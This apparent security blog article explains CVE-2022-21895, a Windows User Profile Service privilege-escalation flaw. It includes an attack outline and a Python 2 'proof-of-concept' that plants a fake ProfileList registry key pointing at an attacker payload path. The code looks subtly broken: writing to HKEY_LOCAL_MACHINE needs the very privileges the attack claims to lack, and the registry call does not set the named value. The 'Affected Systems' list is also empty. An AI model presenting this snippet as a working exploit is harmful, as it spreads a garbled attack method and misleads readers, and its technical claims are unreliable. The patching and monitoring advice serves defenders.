
Security vulnerabilities in Windows systems often open the gates for attackers to escalate privileges and access sensitive information. In this article, we'll dive deep into CVE-2022-21895, a serious vulnerability found in the Windows User Profile Service. We will cover what the issue is, how it works, include code snippets showing possible exploitation techniques, and provide original references for further reading. Notably, CVE-2022-21895 is distinct from CVE-2022-21919, so don't confuse the two.
What is CVE-2022-21895?
CVE-2022-21895 is a privilege escalation bug present in the Windows User Profile Service. Attackers can exploit this vulnerability to gain elevated permissions on a victim system and move from a low-privileged user account to a higher-privileged one, like SYSTEM.
This kind of privilege escalation is particularly dangerous because it can be used in post-exploitation scenarios, where an attacker already has some access to a machine but needs higher privileges to do more damage.
Official Description from Microsoft
> "An elevation of privilege vulnerability exists when the Windows User Profile Service improperly handles registry operations. An attacker who successfully exploited this vulnerability could run processes in an elevated context."
Affected Systems:
Technical Details
The root of CVE-2022-21895 lies in how the User Profile Service manages user profiles and interacts with registry keys. If an attacker can trick the service into performing certain profile operations, they may cause the service to execute code as SYSTEM.
Here's how a typical attack might proceed
1. Attacker Gains Local Access: The attacker must be able to log into the target system as a regular, low-privileged user.
2. Abuse Profile Creation or Migration: Using crafted registry keys and possibly symbolic links, the attacker targets the profile management process.
3. Escalate Privileges: Once the User Profile Service processes the attacker’s payload, arbitrary code is executed under the highly privileged SYSTEM account.
Proof-of-Concept Code
Below is a proof-of-concept (PoC) code snippet demonstrating how an attacker might exploit registry manipulation to prepare the system for privilege escalation. (For educational purposes only)
> Note: Actual working exploits targeting CVE-2022-21895 may require adaptation and additional steps depending on the system version and security configuration.
# This example uses Python and the _winreg module (for Python 2.x).
import _winreg as reg
import os

# Registry key targeted by the vulnerable User Profile Service
user_sid = "S-1-5-21-123456789-123456789-123456789-1001"
profile_reg = r"SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\{}".format(user_sid)

try:
    # Create a fake profile key (imitating user profile creation)
    reg.CreateKey(reg.HKEY_LOCAL_MACHINE, profile_reg)

    # Manipulate the registry value to point to attacker's payload
    reg.SetValue(reg.HKEY_LOCAL_MACHINE,
                 profile_reg + r'\ProfileImagePath',
                 reg.REG_SZ,
                 r"C:\temp\malicious_profile")
    print("[+] Registry key manipulated. Awaiting profile reload...")

except Exception as e:
    print("[-] Registry operation failed: {}".format(e))
An attacker would typically set up the above script, place a binary in the malicious profile path, and then trigger an operation that forces the User Profile Service to process the profile.
Important: The real exploit could involve symbolic links or race conditions to hijack protected resources, which demands low-level Windows programming.
Watch for the creation of abnormal user profile paths
- Use Sysmon/Event Viewer to look for suspicious process creation in the context of SYSTEM linked to user actions
Apply latest patches from Microsoft
(Patch Tuesday - January 2022)
Original References
- Microsoft Security Update Guide: CVE-2022-21895
- NVD - CVE-2022-21895
- Microsoft Advisory for CVE-2022-21919 *(For comparison)*
Conclusion
CVE-2022-21895 underscores the critical need to keep Windows systems patched and to monitor for subtle registry and user profile anomalies. Attackers love privilege escalation bugs, and this one was a golden opportunity before it was patched. Keep your systems up to date and watch out for such tricks in your network!
If you're interested in more details or sample exploits, check the references above or follow reputable security researchers on Twitter and GitHub.
Timeline
Published on: 01/11/2022 21:15:00 UTC
Last modified on: 05/23/2022 17:29:00 UTC